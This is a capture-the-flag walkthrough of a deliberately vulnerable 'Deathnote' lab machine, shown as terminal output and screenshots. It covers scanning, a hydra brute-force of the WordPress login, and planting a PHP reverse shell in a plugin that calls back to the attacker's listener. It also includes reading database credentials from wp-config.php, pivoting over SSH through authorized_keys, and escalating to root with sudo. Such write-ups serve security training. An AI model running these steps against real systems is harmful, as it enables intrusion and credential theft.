```
> cat version -l python -p
# Nmap 7.95 scan initiated Mon Mar 10 09:29:23 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p22,80 -oN version 10.0.2.58
Nmap scan report for 10.0.2.58
Host is up (0.00057s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 5e:b8:ff:2d:ac:c7:e9:3c:99:2f:3b:fc:da:5c:a3:53 (RSA)
|   256 a8:f3:81:9d:0a:dc:16:9a:49:ee:bc:24:e4:65:5c:a6 (ECDSA)
|_  256 4f:20:c3:2d:19:75:5b:e8:1f:32:01:75:c2:70:9a:7e (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:6B:40:AF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Mar 10 09:29:30 2025 -- 1 IP address (1 host up) scanned in 6.81 seconds
```

```
  GNU nano 8.3
127.0.0.1        localhost
127.0.1.1        kali
::1              localhost ip6-localhost ip6-loopback
ff02::1          ip6-allnodes
ff02::2          ip6-allrouters

10.0.2.58 deathnote.vuln
```

Wappalyzer

TECNOLOGÍAS   MÁS INFORMACIÓN   ⬇ Export

Gestor de Contenido
- WordPress 5.8

Blog
- WordPress 5.8

Tipografía
- Twitter Emoji (Twemoji) 13.1.0

Miscelánea
- RSS
- Gravatar

Servidor Web
- Apache HTTP Server 2.4.38

Lenguaje de programación
- PHP

Sistema Operativo
- Debian

Base de Datos
- MySQL

Temas de WordPress
- Twenty Twenty-One

```
> dirb http://deathnote.vuln

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Mar 10 09:37:58 2025
URL_BASE: http://deathnote.vuln/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://deathnote.vuln/ ----
+ http://deathnote.vuln/index.html (CODE:200|SIZE:197)
==> DIRECTORY: http://deathnote.vuln/manual/
+ http://deathnote.vuln/robots.txt (CODE:200|SIZE:68)
```

```
---- Entering directory: http://deathnote.vuln/wordpress/wp-admin/network/ ----
+ http://deathnote.vuln/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://deathnote.vuln/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)

---- Entering directory: http://deathnote.vuln/wordpress/wp-admin/user/ ----
+ http://deathnote.vuln/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://deathnote.vuln/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)

---- Entering directory: http://deathnote.vuln/wordpress/wp-content/plugins/ ----
+ http://deathnote.vuln/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://deathnote.vuln/wordpress/wp-content/themes/ ----
+ http://deathnote.vuln/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)

---- Entering directory: http://deathnote.vuln/wordpress/wp-content/upgrade/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://deathnote.vuln/wordpress/wp-content/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

← → C ⌂   🔒 deathnote.vuln/robots.txt

🗀 Firefox Default   ❌ GTFOBins   ⊕ Nessus   ⌇ SonarQube   CCNA   OTW

```
fuck it my dad
added hint on /important.jpg

ryuk please delete it
```

deathnote.vuln/wordpress/index.php/hint/important.jpg

SonarQube   CCNA   OTW   HMVM   DL   THL   R-M   THM   PS   HTB

Search...

[Search]

```
KIRA
L
ryuk
rem
misa
siochira
light
takada
near
mello
l
kira
RYUK
REM
SIOCHIRA
LIGHT
NEAR
```

```
death4
death4life
death4u
death4ever
death4all
death420
death45
death4love
death49
death48
death456
death4014
1death4u
yaydeath44
thedeath4u2
thedeath4u
stickdeath420
reddeath44
megadeath44
megadeath4
killdeath405
hot2death4sho
death4south
death4now
death4l0ve
death4free
death4elmo
death4blood
death499Eyes301
death498
death4859
death47
death4545
death445
death444
death4387n
death4332387
death42521439
death42
death4138
death411
death405
death4me
```

```
) nano users.txt
) nano notes.txt
) ll
.rw-rw-r-- kali kali 449 B Mon Mar 10 09:52:01 2025 notes.txt
.rw-rw-r-- kali kali 409 B Mon Mar 10 09:28:31 2025 ports
.rw-rw-r-- kali kali  91 B Mon Mar 10 09:51:34 2025 users.txt
.rw-rw-r-- kali kali 967 B Mon Mar 10 09:29:30 2025 version
```

Error: The password you entered for the username **kira** is incorrect. Lost your password?

Username or Email Address

kira

Password

my fav line is iamjustic3

```
> nano pass.txt
> cat pass.txt

    File: pass.txt

  1   iamjustic3

> hydra -l kira -P pass.txt deathnote.vuln http-post-form "/wordpress/wp-login.php:log=^USER^&pwd=^PASS^:Error"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-10 10:11:33
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-post-form://deathnote.vuln:80/wordpress/wp-login.php:log=^USER^&pwd=^PASS^:Error
[80][http-post-form] host: deathnote.vuln   login: kira   password: iamjustic3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-10 10:11:43
```

Administration email verification

Please verify that the **administration email** for this website is still correct. Why is this important?

Current administration email: **kira123@gmail.com**

This email may be different from your personal email address.

[Update] [The email is correct]

Remind me later

Edit Plugins

Editing dzqobxXJcV/dzqobxXJcV.php (inactive)

Selected file content:

```php
35 // The recipient will be given a shell running as th
36 //
37 // Limitations
38 // -----------
39 // proc_open and stream_set_blocking require PHP ver
40 // Use of stream_select() on file descriptors return
41 // Some compile-time options are needed for daemonis
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-sh
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.0.2.15';  // CHANGE THIS
50 $port = 1234;       // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
```

deathnote.vuln/wordpress/wp-content/plugins/dzqobxXJcV/

Firefox Default | GTFOBins | Nessus | SonarQube | CCNA | OTW | HMVM | DL | THL | R-M

Index of /wordpress/wp-content/plugins/dz

Name	Last modified	Size	Description
Parent Directory		-	
dzqobxXJcV.php	2025-03-10 05:19	5.4K	
hrqGyIgqhP.php	2021-09-04 05:20	1.1K	

```
> nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.58] 52914
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64 GNU/Linux
 05:21:34 up 54 min,  0 users,  load average: 0.00, 0.33, 0.58
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
www-data@deathnote:/home/l$ ls -la
total 36
drwxr-xr-x 4 l    l    4096 Sep  4 2021 .
drwxr-xr-x 4 root root 4096 Jul 19 2021 ..
-rw------- 1 l    l       3 Sep  4 2021 .bash_history
-rw-r--r-- 1 l    l     220 Jul 19 2021 .bash_logout
-rw-r--r-- 1 l    l    3526 Jul 19 2021 .bashrc
drwxr-xr-x 3 l    l    4096 Jul 19 2021 .local
-rw-r--r-- 1 l    l     807 Jul 19 2021 .profile
drwx------ 2 l    l    4096 Sep  4 2021 .ssh
-rw-r--r-- 1 root root 512 Jul 19 2021 user.txt
www-data@deathnote:/home/l$ cat user.txt
++++++++++[>++++++++++++<<<<+.>>>>++++.<<<<.>>>>++++++++.<<<<+,++++.<<,>>++++++++++++.<<++.>>-----------.++++++++++.<<<<>>>++++++.<<<<
++++,-,+++++++++++.++++++.,<<.++++++++++.,++.>>-,--------------.++++++++,-.<<,>>++++++,--,++++++++++.>>+++++.++.<<.>>-----------.+++.<<>>
--,+,+++++++++.------,<<.>>,-.>>++.<<.>>-,--.<<.>>+.-----.>>++++++++++.<<++++++++++++.>>+++++++.,++++++++++++.------------.<<.>>
www-data@deathnote:/home/l$ i think u got the shell , but you wont be able to kill me -kira
```

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:

e.g. type 'random'   ↵

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

Input: ++++++++++[>„--.
Arg:
Output:

i think u got the shell , but you wont be abl

BRAINFUCK INTERPRETER

★ BRAINF*CK CODE TO INTERPRET

```
+.-----------.+++++.<<.>>++.---------.-.+++++
+.<<.>>-------------------.+++.<<.>>----.+.+++++++++
+.--------.<<.>>++++++++++++++++.------.<<.>>----.--.++
+..<<.>>+.---------.<<.++++++++++++++.>>++++++.--.++++++++
+.------------------.
```

★ ARGUMENT [   ]

★ SHOW MEMORY STATE ☑

▶ EXECUTE

See also: **Leet Speak 1337 — LOLCODE Language — ReverseFuck — Alphuck — JSFuck Language [][(![]+[]) — Binaryfuck**

BRAINFUCK ENCODER

```
www-data@deathnote:/var/www/deathnote.vuln/wordpress$ ls -la
total 224
drwxrwxr-x  5 www-data www-data  4096 Sep  4  2021 .
drwxr-xr-x  3 root     root      4096 Sep  4  2021 ..
-rwxrwxr-x  1 www-data www-data   405 Feb  6  2020 index.php
-rwxrwxr-x  1 www-data www-data 19915 Aug 29  2021 license.txt
-rwxrwxr-x  1 www-data www-data  7346 Aug 29  2021 readme.html
-rwxrwxr-x  1 www-data www-data  7165 Jan 20  2021 wp-activate.php
drwxrwxr-x  9 www-data www-data  4096 Aug 29  2021 wp-admin
-rwxrwxr-x  1 www-data www-data   351 Feb  6  2020 wp-blog-header.php
-rwxrwxr-x  1 www-data www-data  2328 Feb 17  2021 wp-comments-post.php
-rwxrwxr-x  1 www-data www-data  3004 Aug 29  2021 wp-config-sample.php
-rwxrwxr-x  1 www-data www-data  3097 Jul 19  2021 wp-config.php
drwxrwxr-x  6 www-data www-data  4096 Mar 10 05:18 wp-content
-rwxrwxr-x  1 www-data www-data  3939 Jul 30  2020 wp-cron.php
drwxrwxr-x 25 www-data www-data 12288 Aug 29  2021 wp-includes
-rwxrwxr-x  1 www-data www-data  2496 Feb  6  2020 wp-links-opml.php
-rwxrwxr-x  1 www-data www-data  3900 Aug 29  2021 wp-load.php
-rwxrwxr-x  1 www-data www-data 45463 Aug 29  2021 wp-login.php
-rwxrwxr-x  1 www-data www-data  8509 Apr 14  2020 wp-mail.php
-rwxrwxr-x  1 www-data www-data 22297 Aug 29  2021 wp-settings.php
-rwxrwxr-x  1 www-data www-data 31693 Aug 29  2021 wp-signup.php
-rwxrwxr-x  1 www-data www-data  4747 Oct  8  2020 wp-trackback.php
-rwxrwxr-x  1 www-data www-data  3236 Jun  8  2020 xmlrpc.php
```

```
www-data@deathnote:/var/www/deathnote.vuln/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'l' );

/** MySQL database password */
define( 'DB_PASSWORD', 'death4me' );
```

```
❯ ssh l@10.0.2.58
l@10.0.2.58's password:
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep  4 06:12:29 2021 from 192.168.1.6
l@deathnote:~$ |
```

```
l@deathnote:/$ cd /home/kira
l@deathnote:/home/kira$ ls -la
total 32
drwxr-xr-x 4 kira kira 4096 Sep  4  2021 .
drwxr-xr-x 4 root root 4096 Jul 19  2021 ..
-rw------- 1 kira kira    0 Sep  4  2021 .bash_history
-rw-r--r-- 1 kira kira  220 Jul 19  2021 .bash_logout
-rw-r--r-- 1 kira kira 3526 Jul 19  2021 .bashrc
-rwx------ 1 kira root   85 Aug 29  2021 kira.txt
drwxr-xr-x 3 kira kira 4096 Jul 19  2021 .local
-rw-r--r-- 1 kira kira  807 Jul 19  2021 .profile
drwxr-xr-x 2 kira kira 4096 Jul 19  2021 .ssh
l@deathnote:/home/kira$ cd .ssh/
l@deathnote:/home/kira/.ssh$ ls -la
total 12
drwxr-xr-x 2 kira kira 4096 Jul 19  2021 .
drwxr-xr-x 4 kira kira 4096 Sep  4  2021 ..
-rw-r--r-- 1 kira kira  393 Jul 19  2021 authorized_keys
l@deathnote:/home/kira/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDyiW87OWKrV0KW13eKWJir58hT8IbC6Z61SZNh4Yzm9XlfT
X7HGkLBasYR0v/IreR74iiBI0JseDxyrZCLcl6h9V0WiU0mjbPNBGOffz41CJN78y2YXBuUliOAj/6vBi+wMy
W0V/aQICFZ6z l@deathnote
l@deathnote:/home/kira/.ssh$ 
```

```
l@deathnote:~$ ls -la
total 860
drwxr-xr-x 4 l    l         4096 Mar 10 05:52 .
drwxr-xr-x 4 root root      4096 Jul 19  2021 ..
-rw------- 1 l    l          866 Mar 10 06:07 .bash_history
-rw-r--r-- 1 l    l          220 Jul 19  2021 .bash_logout
-rw-r--r-- 1 l    l         3526 Jul 19  2021 .bashrc
-rwxr-xr-x 1 l    l       840082 Feb 22 10:43 linpeas.sh
drwxr-xr-x 3 l    l         4096 Jul 19  2021 .local
-rw-r--r-- 1 l    l          807 Jul 19  2021 .profile
drwx------ 2 l    l         4096 Sep  4  2021 .ssh
-rw-r--r-- 1 root root       512 Jul 19  2021 user.txt
l@deathnote:~$ cd .ssh/
l@deathnote:~/.ssh$ ls -la
total 20
drwx------ 2 l l 4096 Sep  4  2021 .
drwxr-xr-x 4 l l 4096 Mar 10 05:52 ..
-rw------- 1 l l 1823 Jul 19  2021 id_rsa
-rw-r--r-- 1 l l  393 Jul 19  2021 id_rsa.pub
-rw-r--r-- 1 l l  222 Sep  4  2021 known_hosts
l@deathnote:~/.ssh$ nano authorized_keys
l@deathnote:~/.ssh$ nano authorized_keys
l@deathnote:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDyiW87OWKrV0KW13eKW
X7HGkLBasYR0v/IreR74iiBI0JseDxyrZCLcl6h9V0WiU0mjbPNBGOffz
W0V/aQICFZ6z l@deathnote
```

```
l@deathnote:~/.ssh$ chmod +x authorized_keys
l@deathnote:~/.ssh$ ls -la
total 24
drwx------ 2 l l 4096 Mar 10 06:11 .
drwxr-xr-x 4 l l 4096 Mar 10 05:52 ..
-rwxr-xr-x 1 l l  393 Mar 10 06:11 authorized_keys
-rw------- 1 l l 1823 Jul 19  2021 id_rsa
-rw-r--r-- 1 l l  393 Jul 19  2021 id_rsa.pub
-rw-r--r-- 1 l l  222 Sep  4  2021 known_hosts
```

```
l@deathnote:~/.ssh$ ssh kira@10.0.2.58
The authenticity of host '10.0.2.58 (10.0.2.58)' can't be established.
ECDSA key fingerprint is SHA256:IT1oaQY12jhOmyoQGZC1hKHtYUWy6i8rET2yKX0KkpI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.58' (ECDSA) to the list of known hosts.
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep  4 06:00:09 2021 from 127.0.0.1
kira@deathnote:~$ 
```

```
kira@deathnote:~$ cat kira.txt
cGxlYXNlIHByb3RlY3Qgb25lIG9mIHRoZSBmb2xsb3dpbmcgCjEuIEwgKC9vcHQpCjIuIE1pc2EgKC92YXIp
kira@deathnote:~$ echo "cGxlYXNlIHByb3RlY3Qgb25lIG9mIHRoZSBmb2xsb3dpbmcgCjEuIEwgKC9vcHQpCjIuIE1pc2EgKC92YXIp" | base64 -d
please protect one of the following
1. L (/opt)
2. Misa (/var)kira@deathnote:~$ 
```

```
kira@deathnote:/opt/L$ ls -la
total 16
drwxr-xr-x 4 root root 4096 Aug 29  2021 .
drwxr-xr-x 3 root root 4096 Aug 29  2021 ..
drwxr-xr-x 2 root root 4096 Aug 29  2021 fake-notebook-rule
drwxr-xr-x 2 root root 4096 Aug 29  2021 kira-case
kira@deathnote:/opt/L$ cd kira-case/
kira@deathnote:/opt/L/kira-case$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Aug 29  2021 .
drwxr-xr-x 4 root root 4096 Aug 29  2021 ..
-rw-r--r-- 1 root root  295 Aug 29  2021 case-file.txt
kira@deathnote:/opt/L/kira-case$ cat case-file.txt
the FBI agent died on December 27, 2006

1 week after the investigation of the task-force member/head.
aka.....
Soichiro Yagami's family .


hmmmmmmmmm......
and according to watari ,
he died as other died after Kira targeted them .


and we also found something in
fake-notebook-rule folder .
```

```
kira@deathnote:/opt/L/kira-case$ cd ..
kira@deathnote:/opt/L$ cd fake-notebook-rule/
kira@deathnote:/opt/L/fake-notebook-rule$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Aug 29  2021 .
drwxr-xr-x 4 root root 4096 Aug 29  2021 ..
-rw-r--r-- 1 root root   84 Aug 29  2021 case.wav
-rw-r--r-- 1 root root   15 Aug 29  2021 hint
kira@deathnote:/opt/L/fake-notebook-rule$ cat hint
use cyberchef
```

```
kira@deathnote:/opt/L/fake-notebook-rule$ cat case.wav
63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70 62 43 41 3d
```

Recipe

From Hex

Delimiter
Auto

Input

63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70 62 43 41 3d

83   1

Output

cGFzc3dkIDoga2lyYWlzZXZpbCA=

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

☐ Strict mode

cGFzc3dkIDoga2lyYWlzZXZpbCA=

28   1

Output

passwd : kiraisevil

```
kira@deathnote:~$ sudo -l
[sudo] password for kira:
Matching Defaults entries for kira on deathnote:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kira may run the following commands on deathnote:
    (ALL : ALL) ALL
kira@deathnote:~$ su
Password:
su: Authentication failure
kira@deathnote:~$ sudo su
root@deathnote:/home/kira# whoami
root
root@deathnote:/home/kira#
```